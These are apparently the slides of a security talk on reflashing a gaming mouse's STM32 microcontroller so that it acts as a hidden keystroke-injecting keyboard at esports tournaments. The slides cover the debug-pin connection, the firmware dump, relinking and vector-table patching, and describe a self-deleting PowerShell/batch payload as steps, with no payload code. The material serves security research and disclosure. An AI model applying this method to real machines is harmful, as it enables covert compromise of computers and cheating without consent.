If You Give A Mouse A Microchip

It will execute a payload
and cheat at your high-stakes video game tournament

Mark Williams (skud) and Rob Stanley (Sky)

Competitive Gaming

- 1958 - ‘first’ video game
- 1972 - first recorded, sponsored video game tournament
  - Spacewar! - build in 1960s
  - Rolling Stone sponsored a Spacewar! Olympics in ‘72

Esports

Esports

The International 2016

- Teams from all over the world
- 20 million dollar prize pool (19 million crowd funded)
- 17,000 people watching at the venue
- Over 20 million people watching online

Security Challenges at Esports Events

- Massive temporary networks
- Hot-seat computers
- Internet connectivity
- Support player-owned peripherals

Potential Attack Vector

Computers at events typically close these attack vectors:

- Internet access restricted
- Player accounts don’t have admin
- Drivers / configs pre-installed
- USB Mass Storage disabled
- Extra USB ports disabled

But you can plug your own mouse and keyboard into the PC!

Why Hack with a Mouse?

- Found a mouse with an ‘overpowered’ microcontroller
- Not enough scrutiny over devices at esports tournaments

Gaming Mouse

Gaming Mouse

- **STMicro STM32F103CB Microcontroller**
  - **ARM Cortex M3microprocessor**
  - **Supports ST-Link programming interface**
- **128KB Flash Memory**
  - **Stores user profiles onboard - save your dpi settings!**
- **Lots of buttons**
- **RGB LEDs**
- **LCD screen**
  - **User customizable bitmaps**

Hijack the Microcontroller


1. Connect to microcontroller built into the mouse.
2. Insert code to act as USB Keyboard.
3. Send keystrokes to execute payload on target computer
4. “Unplug” the keyboard app, run original mouse code
5. ???
6. ~~Profit~~ Responsible disclosure

Without obvious physical modifications to the mouse

Hang on a second

Frequently Asked Question:


“Wait, isn’t that just a Rubber Ducky in a mouse?”



???

Hardware Tools Used

STMicro STM32F4 Discovery Development board




- Has an onboard ARM Cortex M4 for initial dev
- Has an external programming interface to program mouse

Mouse with a ARM cortex processor

Soldering Iron

Wires



Software Tools (all free!)


- STM32 ST-Link Utility
- System Workbench for STM32
- STM32CubeMX
- objdump (for ARM)

** not affiliated with stmicro*

Open it up!

There’s the microcontroller!

We need to talk to it somehow...



Find documentation


We need to connect to the chip to program it

Don’t have access to the chip via USB

RTFM!

ST-Link interface uses pins


- **PA13 (JTCK / SWCLK / PA14)**
- **PA14 (JTMS / SWDIO / PA13)**
- **GND**



Don’t be dumb


I tried to solder directly to the processor’s pins...

With an aging soldering iron




Don’t be dumb

Then I flipped the board over and found these convenient solder pads for GND, TCK, and TMS. The exact pins I need to flash the processor!




Much better!



STM32 Discovery ST-Link interface


Remove CN2 jumpers to disconnect ST-Link from the Discovery Board's onboard processor

ST-Link → Target
SWD pin **2** → **TCK**
SWD pin **3** → **GND**
SWD pin **4** → **TMS**



STM32F4 Discovery schematic


Discovery Board



ST-Link connection jumper

We’re connected!

CN2 Jumpers disconnected for external programming




Back to the documentation!

Hold boot0 pin high during power-on to enter programmable mode

From our pin diagram, we know boot0 is pin 5


Very carefully apply 3 volts to boot0 pin and plug the mouse in



Connected to microcontroller via ST-Link.

ST-Link is connected!

If we want the mouse to keep working, we should save what is currently on it



We’re in!

TODO:

1. Extract original mouse binary
2. Build application that registers as a keyboard
3. Find empty space in mouse’s binary and insert our application

Build payload to insert into mouse binary

When connected:

1. Open notepad
2. Automatically type an encoded powershell script
    a. Decompresses self
    b. Forks and executes in background
    c. Deletes itself after forking
3. Save to %temp%/hack.bat
4. Close notepad
5. Run %temp%/hack.bat

Where do we put our code?

Objdump binary extracted from mouse

Flash memory starts at 0x08000000, dump the binary relative to this address:

objdump -b binary -marm --adjust-vma=0x08000000 -D -C -Mforce-thumb sensei.bin > sensei.txt

```
80109ae:    2000          movs    r0, #0
80109b0:    171c          asrs    r4, r3, #28
80109b2:    0000          movs    r0, r0
80109b4:    e394          b.n     0x80110e0
80109b6:    0800          lsrs    r0, r0, #32
   ...
8016800:    5300          strh    r0, [r0, r4]
8016802:    756b          strb    r3, [r5, #21]
8016804:    2064          movs    r0, #100    ; 0x64
```

Looks like we have plenty of space from 0x080109b6 to 0x08016800
We'll put our application at 0x08010a00 (so it is on a 2k boundary)

Run Application at Custom Location

The default linker for the STMicro projects links to memory location 0x08000000

But our app is being placed at location **0x08010a00**

Need to edit 2 files to appropriately link to this **non-default** location

STM32F103CBTx_FLASH.ld
system_stm32f1xx.c

STM32F103CBTx_FLASH.ld

```
/* Highest address of the user mode stack */
_estack = 0x20005000;
/*    was 0x20000a70 in sensei.bin - our code wants more stack */


/* Specify the memory areas */
MEMORY
{
RAM (xrw)     : ORIGIN = 0x20000000, LENGTH = 14K
FLASH (rx)    : ORIGIN = 0x08010a00, LENGTH = 14K
}
```

system_stm32f1xx.c

```
/*!< Vector Table base offset field.This value must be a multiple of 0x200 */

#define VECT_TAB_OFFSET   0x08010a00
```

Now we know where we are!

How do we execute our inserted code?

By patching the vector table, of course!

Update Vector Table!

Address 0x08000000 contains the vector table

- **Address 0x08000000**
  - **Location of Stack Pointer in Ram**
- **Address 0x08000004**
  - **Location of Entry Point in Flash**

At boot, bootloader sets stack pointer, then branches to the address at offset 0x04

Replace the value at 0x04 the mem addr of our code's entry point!

Disassembly of section .data:

```
08000000 <.data>:
 8000000:    20000a70
 8000004:    08000141
 8000008:    0800157f
 800000c:    08000d65
 8000010:    0800157d
 8000014:    0800024d
 8000018:    08002c7f
```

Documentation states that bit[0] of an address must be 1 or the branch command will **fault**

A 1 in bit[0] tells the processor to execute in thumb mode

Get mouse to run our app

Need to know where the entry point of our code is.

